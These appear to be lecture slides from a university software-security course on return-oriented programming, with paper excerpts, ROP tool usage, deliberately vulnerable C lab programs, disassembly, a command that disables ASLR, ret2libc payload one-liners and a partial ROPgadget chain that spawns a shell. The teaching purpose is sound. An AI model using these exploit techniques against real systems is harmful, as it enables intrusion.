CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218
Time: Monday, 5:00 PM - 7:50 PM

Last Class

1. Format string vulnerability

This Class

1. Return-oriented programming (ROP)
    a. History
    b. Basic ideas
    c. 2 ROP examples
    d. In-class exercise

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker − often saved in buffer being overflowed − traditionally transferred control to a shell (user command-line interpreter)
- machine code − specific to processor and OS − traditionally needed good assembly language skills to create − more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)

History of ROP

- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

- In CCS 2007, the most general ROP technique was proposed in “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham

The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

"In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker **who controls the stack** will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to **undertake arbitrary computation**."

2017

The test-of-time award winners for CCS 2017 are as follows:

- **Hovav Shacham:**
  The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Pages 552-561, In Proceedings of the 14th ACM conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA. ACM 2007, ISBN: 978-1-59593-703-2

Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM, and STEFAN SAVAGE,
University of California, San Diego

We introduce *return-oriented programming*, a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted, without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.

Return-oriented programming defeats the W⊕X protections recently deployed by Microsoft, Intel, and AMD; in this context, it can be seen as a generalization of traditional return-into-libc attacks. But the threat is more general. Return-oriented programming is readily exploitable on multiple architectures and systems. It also bypasses an entire category of security measures—those that seek to prevent malicious computation by preventing the execution of malicious code.

To demonstrate the wide applicability of return-oriented programming, we construct a Turing-complete set of building blocks called gadgets using the standard C libraries of two very different architectures: Linux/x86 and Solaris/SPARC. To demonstrate the power of return-oriented programming, we present a high-level, general-purpose language for describing return-oriented exploits and a compiler that translates it to gadgets.

Categories and Subject Descriptors: D.4.6 [**Operating Systems**]: Security and Protection

General Terms: Security, Algorithms

Additional Key Words and Phrases: Return-oriented programming, return-into-libc, W-xor-X, NX, x86, SPARC, RISC, attacks, memory safety, control flow integrity


ACM Reference Format:
Roemer, R., Buchanan, E., Shacham, H., and Savage, S. 2012. Return-oriented programming: Systems, languages, and applications. ACM Trans. Inf. Syst. Secur. 15, 1, Article 2 (March 2012), 34 pages.
DOI = 10.1145/2133375.2133377 http://doi.acm.org/10.1145/2133375.2133377

1. INTRODUCTION

The conundrum of malicious code is one that has long vexed the security community. Since we cannot accurately predict whether a particular execution will be benign or not, most work over the past two decades has focused instead on preventing the introduction and execution of new malicious code. Roughly speaking, most of this

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions



ROP

Chain chunks of code (gadgets; not functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.

The gadgets are not stored in contiguous memory, but ***they all end with a RET instruction or JMP instruction***.

The way to chain they together is similar to chaining functions with no arguments. So, the attacker needs to control the stack, but does not need the stack to be executable.

RET?

x86 Instruction Set Reference

RET

Return from Procedure

Opcode	Mnemonic	Description
C3	RET	Near return to calling procedure.
CB	RET	Far return to calling procedure.
C2 iw	RET imm16	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	Far return to calling procedure and pop imm16 bytes from stack.

Description

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

Are there really many ROP Gadgets?

X86 ISA is dense and variable length


ROPGadget

1. Git clone https://github.com/JonathanSalwan/ROPgadget on your box or VM.
2. Install captone (sudo pip install capstone **or** sudo pip3 install capstone)
3. Python **or** python3 ./ROPgadget.py --binary binaryname

ROP

- Automated tools to find gadgets
  - Pwntools
  - ROPgadget
  - Ropper
- Automated tools to build ROP chain
  - ROPgadget
- Pwntools

How to find ROP gadgets automatically?



ROP-assisted ret2libC on x64


ret2libc: code/overflowret4 32-bit (./or4nxnc)

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily


ret2libc: code/overflowret4 32-bit (./or4nxnc)

```
000011ed <vulfoo>:
    11ed:f3 0f 1e fb        endbr32
    11f1: 55                push   %ebp
    11f2: 89 e5             mov    %esp,%ebp
    11f4: 53                push   %ebx
    11f5: 83 ec 34          sub    $0x34,%esp
    11f8: e8 64 00 00 00             call   1261 <__x86.get_pc_thunk.ax>
    11fd: 05 d7 2d 00 00             add    $0x2dd7,%eax
    1202:83 ec 0c           sub    $0xc,%esp
    1205:8d 55 d0                    lea    -0x30(%ebp),%edx
    1208:52                 push   %edx
    1209:89 c3              mov    %eax,%ebx
    120b:e8 70 fe ff ff              call   1080 <gets@plt>
    1210:83 c4 10           add    $0x10,%esp
    1213:b8 00 00 00 00              mov    $0x0,%eax
    1218:8b 5d fc           mov    -0x4(%ebp),%ebx
    121b:c9                 leave
    121c: c3                ret
```



ret2libc: code/overflowret4 64-bit (./or464nxnc)

```
0000000000001169 <vulfoo>:
    1169:       f3 0f 1e fa             endbr64
    116d:       55                      push   %rbp
    116e:       48 89 e5                mov    %rsp,%rbp
    1171:       48 83 ec 30             sub    $0x30,%rsp
    1175:       48 8d 45 d0             lea    -0x30(%rbp),%rax
    1179:       48 89 c7                mov    %rax,%rdi
    117c:       b8 00 00 00 00          mov    $0x0,%eax
    1181:       e8 ea fe ff ff          callq  1070 <gets@plt>
    1186:       b8 00 00 00 00          mov    $0x0,%eax
    118b:       c9              leaveq
    118c:       c3              retq
```



amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)


code/ret2libc64 64-bit

```
FILE* fp = 0;

int vulfoo()
{
        char buf[4];
        fp = fopen("exploit", "r");
        if (!fp)
                exit(0);

        fread(buf, 1, 100, fp);
        return 0;}

int main(int argc, char *argv[])
{
        vulfoo();
        return 0;}
```

code/ret2libc64 64-bit

Set the %rdi to point to “/bin/sh” and gives control to system()


```
0000000000401176 <vulfoo>:
  401176:       f3 0f 1e fa             endbr64
  40117a:       55                      push   %rbp
  40117b:       48 89 e5                mov    %rsp,%rbp
  40117e:       48 83 ec 10             sub    $0x10,%rsp
  401182:       48 8d 35 7b 0e 00 00          lea    0xe7b(%rip),%rsi
  401189:       48 8d 3d 76 0e 00 00          lea    0xe76(%rip),%rdi
  401190:       e8 db fe ff ff          callq  401070 <fopen@plt>
  401195:       48 89 05 ac 2e 00 00          mov    %rax,0x2eac(%rip)
  40119c:       48 8b 05 a5 2e 00 00          mov    0x2ea5(%rip),%rax
  4011a3:       48 85 c0                test   %rax,%rax
  4011a6:       75 0a                   jne    4011b2 <vulfoo+0x3c>
  4011a8:       bf 00 00 00 00                mov    $0x0,%edi
  4011ad:       e8 ce fe ff ff          callq  401080 <exit@plt>
  4011b2:       48 8b 15 8f 2e 00 00          mov    0x2e8f(%rip),%rdx
  4011b9:       48 8d 45 fc             lea    -0x4(%rbp),%rax
  4011bd:       48 89 d1                mov    %rdx,%rcx
  4011c0:       ba 64 00 00 00                mov    $0x64,%edx
  4011c5:       be 01 00 00 00                mov    $0x1,%esi
  4011ca:       48 89 c7                mov    %rax,%rdi
  4011cd:       e8 8e fe ff ff          callq  401060 <fread@plt>
  4011d2:       b8 00 00 00 00                mov    $0x0,%eax
  4011d7:       c9                      leaveq
  4011d8:       c3                      retq
```



code/ret2libc64 64-bit

Set the %rdi to point to “/bin/sh” and gives control to system()


```
0000000000401176 <vulfoo>:
  401176:       f3 0f 1e fa             endbr64
  40117a:       55                      push   %rbp
  40117b:       48 89 e5                mov    %rsp,%rbp
  40117e:       48 83 ec 10             sub    $0x10,%rsp
  401182:       48 8d 35 7b 0e 00 00          lea    0xe7b(%rip),%rsi
  401189:       48 8d 3d 76 0e 00 00          lea    0xe76(%rip),%rdi
  401190:       e8 db fe ff ff          callq  401070 <fopen@plt>
  401195:       48 89 05 ac 2e 00 00          mov    %rax,0x2eac(%rip)
  40119c:       48 8b 05 a5 2e 00 00          mov    0x2ea5(%rip),%rax
  4011a3:       48 85 c0                test   %rax,%rax
  4011a6:       75 0a                   jne    4011b2 <vulfoo+0x3c>
  4011a8:       bf 00 00 00 00                mov    $0x0,%edi
  4011ad:       e8 ce fe ff ff          callq  401080 <exit@plt>
  4011b2:       48 8b 15 8f 2e 00 00          mov    0x2e8f(%rip),%rdx
  4011b9:       48 8d 45 fc             lea    -0x4(%rbp),%rax
  4011bd:       48 89 d1                mov    %rdx,%rcx
  4011c0:       ba 64 00 00 00                mov    $0x64,%edx
  4011c5:       be 01 00 00 00                mov    $0x1,%esi
  4011ca:       48 89 c7                mov    %rax,%rdi
  4011cd:       e8 8e fe ff ff          callq  401060 <fread@plt>
  4011d2:       b8 00 00 00 00                mov    $0x0,%eax
  4011d7:       c9                      leaveq
  4011d8:       c3                      retq
```



code/ret2libc64 64-bit

Set the %rdi to point to “/bin/sh” and gives control to system()

```
0000000000401176 <vulfoo>:
  401176:       f3 0f 1e fa             endbr64
  40117a:       55                      push   %rbp
  40117b:       48 89 e5                mov    %rsp,%rbp
  40117e:       48 83 ec 10             sub    $0x10,%rsp
  401182:       48 8d 35 7b 0e 00 00          lea    0xe7b(%rip),%rsi
  401189:       48 8d 3d 76 0e 00 00          lea    0xe76(%rip),%rdi
  401190:       e8 db fe ff ff          callq  401070 <fopen@plt>
  401195:       48 89 05 ac 2e 00 00          mov    %rax,0x2eac(%rip)
  40119c:       48 8b 05 a5 2e 00 00          mov    0x2ea5(%rip),%rax
  4011a3:       48 85 c0                test   %rax,%rax
  4011a6:       75 0a                   jne    4011b2 <vulfoo+0x3c>
  4011a8:       bf 00 00 00 00                mov    $0x0,%edi
  4011ad:       e8 ce fe ff ff          callq  401080 <exit@plt>
  4011b2:       48 8b 15 8f 2e 00 00          mov    0x2e8f(%rip),%rdx
  4011b9:       48 8d 45 fc             lea    -0x4(%rbp),%rax
  4011bd:       48 89 d1                mov    %rdx,%rcx
  4011c0:       ba 64 00 00 00                mov    $0x64,%edx
  4011c5:       be 01 00 00 00                mov    $0x1,%esi
  4011ca:       48 89 c7                mov    %rax,%rdi
  4011cd:       e8 8e fe ff ff          callq  401060 <fread@plt>
  4011d2:       b8 00 00 00 00                mov    $0x0,%eax
  4011d7:       c9                      leaveq
  4011d8:       c3                      retq
```



%rip -> ret
%rdi = Address of “/bin/sh”

Exploits look like:

(python -c "print 'A'*12 + '\x63\x12\x40\x00\x00\x00\x00\x00' + '\xaa\x75\xf7\xf7\xff\x7f\x00\x00' + '\x10\x54\xe1\xf7\xff\x7f\x00\x00'") > exploit


But it doesn’t work. Let us debug...

5 mins break

code/ret2libc64 64-bit

Set the %rdi to point to “/bin/sh” and gives control to system()

```
0000000000401176 <vulfoo>:
  401176:       f3 0f 1e fa             endbr64
  40117a:       55                      push   %rbp
  40117b:       48 89 e5                mov    %rsp,%rbp
  40117e:       48 83 ec 10             sub    $0x10,%rsp
  401182:       48 8d 35 7b 0e 00 00          lea    0xe7b(%rip),%rsi
  401189:       48 8d 3d 76 0e 00 00          lea    0xe76(%rip),%rdi
  401190:       e8 db fe ff ff          callq  401070 <fopen@plt>
  401195:       48 89 05 ac 2e 00 00          mov    %rax,0x2eac(%rip)
  40119c:       48 8b 05 a5 2e 00 00          mov    0x2ea5(%rip),%rax
  4011a3:       48 85 c0                test   %rax,%rax
  4011a6:       75 0a                   jne    4011b2 <vulfoo+0x3c>
  4011a8:       bf 00 00 00 00                mov    $0x0,%edi
  4011ad:       e8 ce fe ff ff          callq  401080 <exit@plt>
  4011b2:       48 8b 15 8f 2e 00 00          mov    0x2e8f(%rip),%rdx
  4011b9:       48 8d 45 fc             lea    -0x4(%rbp),%rax
  4011bd:       48 89 d1                mov    %rdx,%rcx
  4011c0:       ba 64 00 00 00                mov    $0x64,%edx
  4011c5:       be 01 00 00 00                mov    $0x1,%esi
  4011ca:       48 89 c7                mov    %rax,%rdi
  4011cd:       e8 8e fe ff ff          callq  401060 <fread@plt>
  4011d2:       b8 00 00 00 00                mov    $0x0,%eax
  4011d7:       c9                      leaveq
  4011d8:       c3                      retq
```



Exploits look like:

(python -c "print 'A'*12 + '\x63\x12\x40\x00\x00\x00\x00\x00' + '\xaa\x75\xf7\xf7\xff\x7f\x00\x00' + + '\x88\x99\xe1\xf7\xff\x7f\x00\x00' + '\x10\x54\xe1\xf7\xff\x7f\x00\x00'") > exploit


ROPGadgets

Use the tool to automatically generate a ROP chain shellcode.

python3 ../ROPgadget/ROPgadget.py --binary ./ret2libc64 --ropchain

The Generated ROP Shellcode

```
...
p += pack('<Q', 0x000000000040f3ee) # pop rsi ; ret
p += pack('<Q', 0x00000000004c00e0) # @ .data
p += pack('<Q', 0x0000000000449237) # pop rax ; ret
p += '/bin//sh'
p += pack('<Q', 0x000000000047b755) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x000000000040f3ee) # pop rsi ; ret
p += pack('<Q', 0x00000000004c00e8) # @ .data + 8
p += pack('<Q', 0x0000000000443890) # xor rax, rax ; ret
p += pack('<Q', 0x000000000047b755) # mov qword ptr [rsi], rax ; ret
p += pack('<Q', 0x000000000040186a) # pop rdi ; ret
p += pack('<Q', 0x00000000004c00e0) # @ .data
p += pack('<Q', 0x000000000040f3ee) # pop rsi ; ret
